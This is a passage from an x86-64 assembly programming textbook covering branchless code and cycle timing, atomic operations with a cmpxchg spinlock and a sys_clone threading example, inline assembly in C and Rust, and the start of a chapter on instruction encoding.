; ================================================
read_tsc:
    lfence                      ; wait for earlier work
    rdtsc                       ; edx:eax = timestamp counter
    shl rdx, 32                 ; move the upper half up
    or rax, rdx                 ; rax = one 64-bit count
    ret

; ================================================
; Helper: report_result
; Prints one line: label, cycle count, and running sum.
; Input:    rsi = label address, rdx = label length,
;           rdi = elapsed cycles, r10 = sum
; ================================================
report_result:
    mov r11, rdi                ; keep the cycle count safe
    mov rax, 1                  ; sys_write
    mov rdi, 1                  ; stdout
    syscall                     ; print the label

    mov rdi, r11
    call print_uint64           ; print the cycles

    mov rsi, msg_sum
    mov rdx, len_sum
    mov rax, 1
    mov rdi, 1
    syscall                     ; print ", sum = "

    mov rdi, r10
    call print_uint64           ; print the sum

    mov rsi, newline
    mov rdx, 1
    mov rax, 1
    mov rdi, 1
    syscall                     ; end the line
    ret

; ================================================
; Helper: print_uint64
; Prints the unsigned integer in rdi in decimal.
; ================================================
print_uint64:
    lea rsi, [num_buffer + 31]
```

```
    mov rax, rdi
    mov rcx, 10
.convert:
    xor rdx, rdx
    div rcx                     ; rdx:rax divided by 10
    add dl, '0'
    dec rsi
    mov [rsi], dl               ; store the digit
    test rax, rax
    jnz .convert

    lea rdx, [num_buffer + 31]  ; digits end here
    sub rdx, rsi                ; rdx = number of digits
    mov rax, 1                  ; sys_write
    mov rdi, 1                  ; stdout
    syscall
    ret
```

branch_bench.asm

Assemble, link, and run it with the three commands in the header of the listing. Plain `ld` is enough here: the program talks to the kernel directly, so no C library is involved and the entry point stays `_start`.

The run prints four lines.

branch_bench output

```
abs branchy (jns): cycles = ..., sum = 3535684631393290615
abs branchless (cmovs): cycles = ..., sum = 3535684631393290615
count branchy (jbe): cycles = ..., sum = 4960737
count branchless (cmova): cycles = ..., sum = 4960737
```

The dots are where your own cycle counts go. Those four numbers depend on your CPU, its clock speed, and whatever else the machine was busy with, so they change from run to run even on the same computer. The sums do not move. With `ITERATIONS` at 10000000 as printed, the two absolute-value tests must both print 3535684631393290615 and the two counting tests must both print 4960737. Those totals wrap around 64 bits as they accumulate, which is normal for a running sum in a register and does not affect the comparison.

What you look for in your own run is the gap inside each pair. Expect the branchless loop to finish in less than half the cycles of its branchy partner:

the same arithmetic over the same numbers, with one fewer place for the predictor to be wrong.

A trade, not a rule

`cmov` is not free and it is not always a win. The branchless absolute value always computes the negation: `neg rbx` runs on every iteration, including the ones where the value was positive and nothing needed negating, while the branchy version negates only when it must. On top of that, a branch the predictor gets right 99.9 percent of the time already costs almost nothing, so there is no flush to remove. What `cmov` buys you is immunity from the misprediction, and it is worth paying for only where the data is genuinely unpredictable. Notice, too, that the benchmark loops still contain a branch: `jnz .abs_branchy_loop` at the bottom of each one. That branch is predictable, taken on every iteration but the last, which is exactly why it costs nothing. The target of a branchless rewrite is the data-dependent decision inside the loop, not the loop itself.

18.5 What a Line Costs

Not every instruction costs the same, and knowing the prices changes how you write a loop. The plain arithmetic and logic instructions, `add`, `sub`, `and`, `or`, `xor`, `shl`, `shr`, and `lea`, each take one clock cycle. `imul` takes 3 to 4. `div` and `idiv`, the 64-bit divide, take 20 to 40 or more, which makes a divide in the middle of a loop one of the most expensive lines you can write.

Cost also depends on what an instruction waits for. Four additions that all write `rax` form a dependency chain: each one needs the result of the one above it, so the group takes four cycles and three of the core's integer units sit idle. The same four additions into `rax`, `rbx`, `r8`, and `r9` have nothing to wait for and can finish together in one cycle. That is why a fast summing loop keeps several accumulators and adds them up at the end.

The price list is also the reason for strength reduction: replacing an expensive operation with a cheap one that computes the same thing. Every multiply or divide by a power of two turns into a shift.

- Multiply by 2^n: `shl rax, n`, so `shl rax, 4` multiplies by 16 in one cy-

cle.

- Unsigned divide by 2^n: `shr rax, n`, so `shr rax, 3` divides by 8 in one cycle.
- Unsigned remainder modulo 2^n: use `and rax, 2^n - 1`. With n = 4 that is `and rax, 15`, the unsigned remainder of `rax` after dividing by 16, in one cycle instead of 20 to 40.

The same line of thinking produced the bit instructions that modern x86-64 processors carry, each of which replaces a small loop that used to walk a register bit by bit.

Instruction	Cycles	What it does
`add`, `sub`	1	integer arithmetic
`and`, `or`, `xor`	1	bitwise logic
`shl`, `shr`	1	shift by n bits
`lea`	1	compute an address
`imul`	3 to 4	64-bit multiply
`div`, `idiv`	20 to 40+	64-bit divide
`popcnt`	1	counts the bits set to 1
`tzcnt`	1	zero bits at the low end
`lzcnt`	1	zero bits at the high end
`bswap`	1	reverses the eight bytes

Table 18.1: What a line costs. The bit instructions do in one cycle what a loop of up to 64 iterations used to do, which is why chess engines, bioinformatics, and cryptography lean on `popcnt`.

The point is not that you should count the cycles of every line you write. The point is that you should know which lines are expensive, so that when a loop turns out slow you have a short list of suspects: the divide in the middle, the multiply inside the inner loop, the branch that depends on random data. Ask what a line costs, and the answer tells you where to look.

What you learned

- A modern core moves instructions through a pipeline of 14 to 20 stages and has 4 to 6 integer units, so several independent instructions can be in flight and several can finish per cycle.

- A conditional jump forces the branch predictor to guess, because the flags it needs have not been computed yet.
- A wrong guess flushes the speculative work and costs 15 to 20 cycles, and on random data the predictor is wrong about half the time.
- `cmovcc` reads the flags and either copies a value or does nothing, with no jump at all, so the pipeline is never flushed.
- A conditional move reads the flags left by the last flag-setting instruction before it, which is why the `test` stays next to the `cmovs` in the branchless absolute value.
- `rdtsc` reads the hardware cycle counter into EDX:EAX, and `shl rdx, 32` with `or rax, rdx` fold the pair into one 64-bit count; an `lfence` in front keeps the reading honest.
- Timing the same loop before and after a rewrite, from the same seed, shows identical sums and a real difference in cycles.
- Shifts and masks replace multiply and divide by powers of two, and `popcnt`, `tzcnt`, `lzcnt`, and `bswap` do in one cycle what a loop used to do.

Exercises

1. Trace the branchless absolute value with `rax` = -42. Give `rbx` after `mov rbx, rax` and again after `neg rbx`, then say what `rax` holds after `cmovs rax, rbx`. Repeat with `rax` = 42 and explain why the conditional move leaves `rax` alone.
2. One call to `read_tsc` finds `edx` = 0x00000002 and `eax` = 0x80000000. What does `rax` hold after `shl rdx, 32` and `or rax, rdx`, and which half of that value came from `edx`?
3. Change both counting tests to compare the lowest byte against 254 instead of 128, so the branch is almost never taken. Predict what that does to the cycle counts of the branchy and the branchless test before you run it, then run it and check whether the two sums still agree.
4. Rewrite `imul rax, 64` and the remainder of `rax` divided by 32 as one-cycle instructions, and name the instruction that counts the bits set to 1 in a register.

19

Concurrency and Atomic Operations

Every program in this book so far has used a single thread of execution: one `rip`, one `rsp`, and one register set on one CPU core. Your processor has 8, 16, or 32 logical cores sitting idle while that one thread works. To use them you start threads that run at the same time, and the moment two threads touch the same address you meet the reason concurrent code has a reputation: the data race.

19.1 Two Cores, One Memory

Suppose you declare a shared 64-bit counter in `.data`, as the program later in this chapter does, with `shared_counter dq 0`. Two threads, one per CPU core, both run this single instruction: `inc qword [shared_counter]`.

It is one assembly instruction, but inside the CPU it is really three separate micro-operations:

1. load: read the 64-bit value of `shared_counter` from RAM into an internal register inside the core.
2. add: add 1 to that internal value in the ALU.
3. store: write the new value back out to RAM.

Now watch what happens when the counter starts at 100 and Core 0 and Core 1 both execute the load at the exact same nanosecond.

Both cores read 100, add 1, and write 101 back to the same address. Two increments happened, yet the counter advanced by 1. That bug is a data race. Scale it up: 1,000,000 increments per thread on two threads should




Figure 19.1: A lost update: two cores each add one to 100, both store 101.

print 2,000,000, and instead the program finishes with a corrupted number near 1,348,912.

19.2 The lock Prefix

How do you force the hardware to perform a read-modify-write as one atomic operation, meaning no other core may touch that memory until all three micro-operations have completed? You put the `lock` instruction prefix, byte 0xF0, in front of the instruction. The increment becomes `lock inc qword [shared_counter]`: a thread-safe atomic step across all CPU cores. The addition becomes `lock add qword [shared_counter], 5`.

When the CPU sees the `lock` prefix, it locks the 64-byte cache line that holds the counter inside its L1 cache with the hardware MESI cache coherency protocol, and no other core may read or write that line until the instruction finishes. The same guarantee covers `lock` on `inc`, `dec`, `neg`, `not`, `add`, `sub`, `and`, `or`, and `xor`. Two more deserve their own names. `lock xadd [mem], reg` atomically adds `reg` to memory and hands the old value of memory back to you inside `reg`, which is how ticket counters work. And `xchg`, the plain exchange instruction, always asserts the lock automatically, so it needs no prefix at all.

Key concept

The `lock` prefix turns a read-modify-write instruction into one indivisible hardware step on the cache line, so no other core can slip in between the load and the store.

19.3 Compare and Swap

Thread locks such as `pthread_mutex_lock` in C and `std::sync::Mutex` in Rust are built on one instruction: `lock cmpxchg`, compare and exchange. The instruction `lock cmpxchg [dest], src_reg` does the following in one indivisible hardware step:

1. It compares `rax` with the value in memory at `[dest]`.
2. If they match, it sets the zero flag (`ZF` = 1) and writes `src_reg` into `[dest]`.
3. If they do not match, it clears the zero flag (`ZF` = 0) and loads the current value of `[dest]` into `rax`.

The mismatch case is the clever part: the instruction tells you that you lost the race and what the current value is, so a single attempt decides whether to write.




Figure 19.2: The cmpxchg decision: write on a match, reload on a mismatch.

With that one instruction you can write a complete spinlock in a few lines. The mutex is a quadword where 0 means unlocked and 1 means locked.

```
section .bss
    my_mutex resq 1         ; 0 = Unlocked, 1 = Locked

section .text
; -----------------
; Function: acquire_lock
; Input:    rdi = address of mutex quadword
;           (0 = unlocked, 1 = locked)
; -----------------
acquire_lock:
    mov rcx, 1              ; Mutex 0 -> 1 is the goal
.spin_retry:
    xor rax, rax            ; Expected value: RAX = 0
    lock cmpxchg [rdi], rcx ; Atomically: if [rdi] == 0,
                            ; set [rdi] = 1 and ZF = 1
    jnz .spin_pause         ; ZF == 0: the lock is held
    ret                     ; Lock acquired!

.spin_pause:
    pause                   ; x86 hint for spin loops
    cmp qword [rdi], 0      ; Wait in read-only mode
                            ; until the lock is 0
    jne .spin_pause
    jmp .spin_retry         ; Try the atomic cmpxchg again

; -----------------
; Function: release_lock
; Input:    rdi = address of mutex quadword
; -----------------
release_lock:
    mov qword [rdi], 0      ; Release the lock (an
                            ; aligned store is enough)
    ret
```

spinlock.asm

`xor rax, rax` sets up the expected value: the caller bets that the mutex holds 0. On a match, memory holds 1, `ZF` is set, `jnz` falls through, and the `ret` returns with the lock held. On a mismatch, `rax` is loaded with the value that beat us, and `jnz` jumps to `.spin_pause`.

Inside that loop, `pause` is the important instruction: Intel and AMD added it for spinlocks so that a waiting core does not flood the memory bus or burn power. Then `cmp qword [rdi], 0` and `jne .spin_pause` keep re-reading the lock in read-only mode, out of the way of the other core's cache line.

Only when the lock reads 0 does the code jump back to `.spin_retry` and spend an atomic attempt on it.




Figure 19.3: The acquire loop: atomic attempt, or pause and re-check the lock.

Releasing is just `mov qword [rdi], 0`, an aligned store. The waiting core sees the 0 on its next read, and the next `cmpxchg` succeeds. This chapter's program needs no mutex at all, though, because `lock inc` is already atomic on its own.

19.4 Spawning a Real Thread with sys_clone

Libraries in other languages call system call 56, `sys_clone`, to create a thread. Start a process with `sys_fork` (rax = 57) instead and the operating system builds a brand-new virtual memory space: if process A modifies a variable in `.data`, process B never sees the change. A thread made with `sys_clone` shares the same `.text`, `.data`, `.bss`, and mmap heap memory with you, and runs on another core at the same time. What a thread cannot share is your stack: two threads pushing and popping return addresses at the same `rsp` would corrupt each other's stack frames immediately. Each thread gets its own registers and its own stack.

Spawning a thread in pure assembly is a clean two-step process. Allocate a fresh 64 KB = 65536 byte stack for the child with `sys_mmap` (rax = 9), then call `sys_clone` (rax = 56) with the child's stack top in `rsi`.

To compute that stack top, remember that the stack grows downward from high memory to low memory. If `sys_mmap` returns the base of the block in `rax`, the child's stack top is `rax + 65536`, the high end of the block, and its `rsp` grows down into the 64 KB you allocated.

The `sys_clone` flags bundle goes in `rdi`: it is the combination of four flags.

Flag	Value	Shares
`CLONE_VM`	0x0100	memory (.text, .data, .bss, heap)
`CLONE_FS`	0x0200	filesystem information
`CLONE_FILES`	0x0400	open file descriptors
`CLONE_SIGHAND`	0x0800	signal handlers

Table 19.1: The four clone flags these threads need. Added together: 0x0F00.

`CLONE_VM` (0x0100) plus `CLONE_FS` (0x0200) plus `CLONE_FILES` (0x0400) plus `CLONE_SIGHAND` (0x0800) is 0x0F00. The remaining arguments, `rdx`, `r10`, and `r8`, are all zero: the parent thread id pointer, the child thread id pointer, and the thread local storage pointer.

When `syscall` executes, one thread goes in and two threads come out simultaneously. How does your code know which one it is running in? By checking `rax` immediately after the syscall:

- In the parent thread, `rax` holds the positive thread id of the child.
- In the child thread, `rax` is 0, and its `rsp` now points at the new stack.




Figure 19.4: sys_clone: one thread becomes two, sharing memory but never a stack.

19.5 The Thread Racer, Complete

Here is a complete, runnable program that spawns a second hardware thread and puts all of this together. Both threads add 5,000,000 each to a shared

counter with atomic increments, the child signals when it is done, and the parent prints the exact race-free total, 10,000,000.

```
; ============================
; Project: threads.asm
; Description: Spawns a real concurrent thread using sys_mmap
;              and sys_clone: both parent and child threads
;              increment a shared counter 5,000,000 times
;              each with hardware 'lock inc', for an exact
;              total of 10,000,000!
;
; Assemble: nasm -f elf64 threads.asm -o threads.o
; Link:     ld threads.o -o threads
; Run:      ./threads
; ============================

section .data
    start_msg       db "Spawning worker thread... Both threads adding
        5,000,000 each!", 10
    start_len       equ $ - start_msg

    result_msg      db "Final Atomic Counter Value (Expected
        10000000): "
    result_len      equ $ - result_msg

    shared_counter  dq 0        ; Written by both threads
    child_done_flag dq 0        ; Set to 1 when child is done

section .bss
    num_buffer      resb 32

section .text
    global _start

_start:
    ; --- 1. Print startup banner ---
    mov rax, 1
    mov rdi, 1
    mov rsi, start_msg
    mov rdx, start_len
    syscall

    ; --- 2. Allocate the child stack with sys_mmap ---
    mov rax, 9                  ; syscall 9 = sys_mmap
    xor rdi, rdi                ; addr = NULL
    mov rsi, 65536              ; length = 64 KB stack
    mov rdx, 3                  ; PROT_READ | PROT_WRITE
```

```
    mov r10, 0x22               ; MAP_PRIVATE | MAP_ANONYMOUS
    mov r8, -1                  ; fd = -1
    xor r9, r9                  ; offset = 0
    syscall

    ; Stacks grow DOWNWARD: RSI points at the TOP
    lea rsi, [rax + 65536]      ; RSI = top of child's stack

    ; --- 3. Spawn the child thread: sys_clone (56) ---
    mov rax, 56                 ; syscall 56 = sys_clone
    mov rdi, 0x0F00             ; CLONE_VM | CLONE_FS |
                                ; CLONE_FILES | CLONE_SIGHAND
    ; RSI already holds the child stack top
    xor rdx, rdx                ; parent_tidptr = NULL
    xor r10, r10                ; child_tidptr = NULL
    xor r8, r8                  ; tls = NULL
    syscall

    ; --- 4. Check RAX: child thread (0) or parent? ---
    test rax, rax
    jz .child_thread_entry      ; RAX == 0: we are the child!

    ; ============================
    ; PARENT THREAD EXECUTION PATH
    ; ============================
    mov rcx, 5000000            ; 5,000,000 iterations
.parent_loop:
    lock inc qword [shared_counter]  ; Hardware-atomic!
    dec rcx
    jnz .parent_loop

    ; Wait for the child to set [child_done_flag] == 1
.wait_for_child:
    pause                       ; CPU spin-wait hint
    cmp qword [child_done_flag], 1
    jne .wait_for_child

    ; Print "Final Atomic Counter Value: "
    mov rax, 1
    mov rdi, 1
    mov rsi, result_msg
    mov rdx, result_len
    syscall

    ; Print the final value of [shared_counter]
    mov rdi, [shared_counter]
    call print_uint64
```

```
90
91      ; Exit parent thread
92      mov rax, 60
93      xor rdi, rdi
94      syscall
95
96      ; ============================
97      ; CHILD PATH (runs on another CPU core!)
98      ; ============================
99  .child_thread_entry:
100     mov rcx, 5000000            ; 5,000,000 iterations
101 .child_loop:
102     lock inc qword [shared_counter]  ; Hardware-atomic!
103     dec rcx
104     jnz .child_loop
105
106     ; Signal to the parent that we are done!
107     mov qword [child_done_flag], 1
108
109     ; Exit ONLY this child thread (syscall 60 = sys_exit,
110     ; which ends the calling thread)
111     mov rax, 60
112     xor rdi, rdi
113     syscall
114
115 ; ============================
116 ; Helper Function: print_uint64
117 ; ============================
118 print_uint64:
119     lea rsi, [num_buffer + 31]
120     mov byte [rsi], 10
121     mov rax, rdi
122     mov rcx, 10
123 .convert:
124     xor rdx, rdx
125     div rcx
126     add dl, '0'
127     dec rsi
128     mov [rsi], dl
129     test rax, rax
130     jnz .convert
131
132     lea rdx, [num_buffer + 32]
133     sub rdx, rsi
134     mov rax, 1
135     mov rdi, 1
136     syscall
```

```
137     ret
```

threads.asm

Read the shape of it. `sys_mmap` hands back the base of a 64 KB block, `lea rsi, [rax + 65536]` turns that base into a stack top, and `sys_clone` splits the flow in two. `test rax, rax` followed by `jz .child_thread_entry` is the fork-like question: the child jumps away and runs its own copy of the code below the label, while the parent falls through. Both loops are identical, 5,000,000 iterations of `lock inc qword [shared_counter]` on different cores at the same time.

The parent cannot print when its own loop ends, because the child may still be counting. That is what `child_done_flag` is for: the child stores 1 into it, and the parent sits in `.wait_for_child`, a `pause` plus `cmp` spin loop, until the flag reads 1. Then it prints the counter with `print_uint64`, the integer printer from earlier chapters.

The trap

Open `threads.asm` and temporarily delete the word `lock` from both `lock inc qword [shared_counter]` lines so they read `inc qword [shared_counter]`. Assemble, link, and run `./threads` three times in a row. Nothing crashes. Nothing warns you. The program still prints a clean line of output, and the number is simply wrong: things like 5842109 and 6190442 instead of 10000000. Put `lock` back in and it hits 10000000 every single time. A race does not usually announce itself; it quietly corrupts your data.

19.6 Ending a Thread vs Ending the Process

Look closely at the exits. `sys_exit` (rax = 60) ends the calling thread only: the child's `mov rax, 60` retires the child thread and leaves the parent running. The process ends when its last thread exits, which is why the parent's own `sys_exit` finishes the program. To end every thread at once, from any thread, Linux gives you `sys_exit_group` (rax = 231), and the whole process is gone.

What you learned

- `inc qword [mem]` is really a load, an add, and a store, so two cores can interleave those steps and lose an update: a data race.
- The `lock` prefix (byte 0xF0) turns a read-modify-write into one indivisible step by holding the cache line, and `xchg` locks implicitly.
- The instruction `lock cmpxchg [mem], reg` tests `rax` against memory: a match writes `reg` and sets `ZF`, a mismatch loads the current value into `rax` and clears `ZF`.
- A spinlock is `acquire_lock` (cmpxchg, then `pause` and a read-only re-check) plus `release_lock` (a plain store of 0).
- `sys_clone` (56) with flags 0x0F00 shares memory, filesystem state, file descriptors, and signal handlers; the child needs its own stack.
- Stacks grow downward, so for a 64 KB allocation the child stack top is `mmap_base + 65536`.
- After `syscall`, `rax` holds the child's thread id in the parent and 0 in the child.
- `sys_exit` (60) ends the calling thread; the process ends when its last thread exits, and `sys_exit_group` (231) ends them all at once.

Exercises

1. Change both loops in `threads.asm` to 1,000,000 iterations. Write down the total you expect, then run the program and check it.
2. Delete the `lock` prefix from the parent loop only, leaving the child's loop atomic. Run it three times. Explain why the total is always wrong but always close to 10,000,000.
3. Replace `lock inc` with a plain `inc` on `shared_counter`, and wrap it in `acquire_lock` and `release_lock`, passing the address of a mutex quadword in `rdi`. Is the total exact now? Why does the `lock` prefix inside `cmpxchg` still matter?
4. Using the cmpxchg figure above, trace the mismatch path for a concrete case: `rax` holds 0 and `[rdi]` holds 1. State which branch runs, what `rax` holds afterward, and the state of `ZF`.

20

Inline Assembly in C and Rust

Chapter 15 put assembly in its own file and called it from C. That is the clean arrangement, and most of the time it is the right one: the function has a name, a prototype, and a place in the build. It also costs a `call` and a `ret` around every use, and it costs you a second file. Sometimes what you want is two or three instructions sitting in the middle of a C or Rust function: `rdtsc` to read the clock, `cpuid` to ask the processor what it is, or a locked operation the language has no keyword for. Both languages let you write those instructions in place, and that is inline assembly.

An inline assembly block is opaque. The compiler sees quoted text, copies it into the instruction stream at that point, and checks nothing inside it. Everything the compiler needs to know about your instructions, you have to say in the syntax around the string.

20.1 The Four Sections of a GCC Inline Assembly Call

In C and C++ with `gcc` or `clang`, extended inline assembly has four colon-separated sections:

```
__asm__ volatile (
    "assembly instructions"
    : /* Output operands */
    : /* Input operands */
    : /* Clobbered registers / flags */
);
```

the four-section skeleton

The first section holds the instructions, as quoted strings. The `\n\t` you see inside them is a newline and a tab, placed there so the compiler's own assembly output stays readable. The second section lists the outputs, the

third the inputs, and the fourth the registers your instructions clobber. Each operand pairs a constraint with a C expression. `"=b"(ebx_val)` says the value this instruction leaves in EBX belongs in the variable `ebx_val`: the `=` marks a write-only output, and the letter names the register, `a` for EAX, `b` for EBX, `c` for ECX, and `d` for EDX. An input operand drops the `=` and passes a value in.

Two details decide whether the block is honest. `volatile` tells the compiler the block must run exactly where you put it, not moved, duplicated, or dropped. The clobber list is the other half of the same contract: a register your instructions change without reporting through an output has to be named there, or the compiler will keep a stale value in it.

One syntax warning before your first build: GCC inline assembly is AT&T by default. Pass `-masm=intel` and the strings are written in the Intel syntax used everywhere else in this book.




Figure 20.1: The anatomy of a `__asm__ volatile` call. Each colon starts the next list, in the order instructions, outputs, inputs, clobbers, and the closing parenthesis ends the last one.

Portability for access

Inline assembly trades portability for access. The string runs exactly as written, on the one processor family it was written for, and the compiler checks nothing inside it. The constraints and the clobber list are the whole honesty of the interface: everything the compiler knows about your instructions, it learned from those two lists.

20.2 The Vendor String, Inline

The `cpuid` query is a good first inline block. It needs exactly two instructions, and it makes the constraint list do real work: it asks the CPU silicon for its 12-character hardware vendor string, which is either `GenuineIntel` or `AuthenticAMD`.

```c
// File: inline_cpuid.c
// Compile: gcc -masm=intel inline_cpuid.c -o inline_cpuid
// Run:     ./inline_cpuid
#include <stdio.h>
#include <stdint.h>

int main(void) {
    uint32_t ebx_val, ecx_val, edx_val;
    char vendor[13];

    // Execute 'cpuid' with EAX = 0.
    // The vendor string arrives across EBX, EDX, and ECX!
    __asm__ volatile (
        "xor eax, eax\n\t"
        "cpuid"
        : "=b"(ebx_val), "=d"(edx_val), "=c"(ecx_val)
        :                           // no inputs
        : "eax"                     // EAX is clobbered
    );

    *(uint32_t *)(vendor + 0) = ebx_val;
    *(uint32_t *)(vendor + 4) = edx_val;
    *(uint32_t *)(vendor + 8) = ecx_val;
    vendor[12] = '\0';

    printf("Hardware CPU Vendor String: %s\n", vendor);
    return 0;
}
```

inline_cpuid.c

The block runs `cpuid` with EAX set to zero, the selector that returns the vendor string. The CPU spreads those twelve characters across three registers, and the three outputs carry them back into `ebx_val`, `edx_val`, and `ecx_val`. The program then copies each 4-byte piece into the buffer at offsets 0, 4, and 8, writes a zero byte in `vendor[12]`, and prints the string.

Notice what the clobber list is doing. The block zeroes EAX with `xor eax, eax` and never uses it as an output, so the compiler has no way to learn from

the constraints that EAX changed. `"eax"` tells it. Drop that one entry and the compiler is free to keep some live value in EAX across your block, which is the kind of bug that appears only in optimized builds.

Compile with the Intel syntax flag and run:

```
gcc -masm=intel inline_cpuid.c -o inline_cpuid
./inline_cpuid
```

build and run

20.3 Rust: asm!

Rust keeps inline assembly in the language itself, in the `core::arch::asm!` macro, re-exported as `std::arch::asm`. It speaks Intel syntax by default, so the strings look like the listing above, and it lives inside an `unsafe` block, because the compiler cannot see inside the string any more than GCC can. One difference makes Rust code much easier to read: operands have names instead of positions.

```
// Rust Inline Assembly Example
use std::arch::asm;

fn multiply_add_asm(a: u64, b: u64, c: u64) -> u64 {
    let result: u64;
    unsafe {
        asm!(
            "mov {res}, {x}",
            "imul {res}, {y}",
            "add {res}, {z}",
            res = out(reg) result,
            x = in(reg) a,
            y = in(reg) b,
            z = in(reg) c,
        );
    }
    result
}
```

main.rs

The words in braces are operand slots. `x = in(reg) a` hands the value of `a` to the block in a register the compiler chooses, and `{x}` in the string stands for that register; the same goes for `y` and `z`. `res = out(reg) result` names

the output: the compiler picks a register for it, and whatever sits there when the block ends becomes `result`. The three instructions compute a times b plus c, by copying x into the output register, multiplying by y, and adding z. Call the function from `main` with three numbers. There is no assembly module, no prototype, and no call boundary; the multiply and the add are simply instructions in the middle of the function.

What you learned

- Inline assembly puts two or three instructions inside a C or Rust function, with no `call`, no `ret`, and no separate module.
- GCC extended inline assembly has four colon-separated sections: instructions, outputs, inputs, and clobbers.
- `"=b"`, `"=d"`, and `"=c"` send results to EBX, EDX, and ECX. The letter names the register: `a` for EAX, `b` for EBX, `c` for ECX, `d` for EDX.
- GCC inline assembly is AT&T by default. `-masm=intel` switches it to the Intel syntax this book uses.
- Rust's `core::arch::asm!` macro is Intel syntax by default and uses named operands such as `{res}` with `in(reg)` and `out(reg)` constraints.
- The compiler checks nothing inside the string. The constraints and the clobber list are the whole interface.

Exercises

1. Chapter 18 reads the cycle counter with `rdtsc`, which leaves its 64-bit result in EDX:EAX. Write a C function that returns `unsigned long`, wraps `rdtsc` in inline assembly, and uses two outputs, one constrained to `a` and one to `d`.
2. Delete `"eax"` from the clobber list of `inline_cpuid.c`, rebuild, and explain in one sentence what the compiler no longer knows.
3. Change the Rust function so it adds `a` and `b`, then multiplies the sum by `c`, keeping the same named operands. Which instruction comes first now?

Part V

Under the Surface

21

How the CPU Reads Your Code: Instruction Encoding

Chapter 1 told you that `mov eax, 1` assembles to the five bytes `B8 01 00 00 00`. Take that on faith no longer. Those bytes are a sentence written in a grammar, and by the end of this chapter you will read the grammar and hand-write machine code yourself.

21.1 One Instruction, One to Fifteen Bytes

On ARM64 and RISC-V, every instruction is exactly four bytes long. The decoder always knows where the next instruction begins: add four to the address and you are there. x86-64 never made that promise. Its instructions are variable length, from one byte to fifteen bytes. `ret` is one byte, `0xC3`. `nop` is one byte, `0x90`. The decoder starts at the first byte and reads forward, and each byte it finds tells it something about the bytes still to come.

Every instruction is assembled from the same seven fields, always in the same order. Only the opcode is always present. How the other fields come and go is the whole point of this chapter.




Figure 21.1: The seven fields of an x86-64 instruction, in the order the decoder reads them. Sizes are in bytes.

Read the figure left to right:

- Legacy prefixes, 0 to 4 bytes: old add-ons such as `lock` or `rep`, which change how the instruction behaves without changing what it is.

- REX, 0 or 1 byte: the 64-bit extension byte, covered in the next section.
- Opcode, 1 to 3 bytes: the operation itself, such as a move or an add.
- ModR/M, 0 or 1 byte: which registers, or which register and which memory address.
- SIB, 0 or 1 byte: a scaled index for memory addressing.
- Displacement, 0, 1, 2, or 4 bytes: a constant offset added to a memory address.
- Immediate, 0, 1, 2, 4, or 8 bytes: a constant value carried inside the instruction.

A real instruction carries the fields it needs and skips the rest. `ret` is a single opcode byte with no ModR/M, no displacement, and no immediate, so it is one byte long.

21.2 The REX Prefix: 0x40 to 0x4F

When AMD stretched x86 from 32 bits to 64 bits, the CPU had to be told two new things: "this instruction works on 64-bit registers such as `rax`, not `eax`", and "this instruction uses one of the new registers `r8` through `r15`". One extra byte handles both jobs, without moving a single old opcode. Its top four bits are always 0100, which puts it in the range 0x40 to 0x4F, and its bottom four bits are named W, R, X, and B.

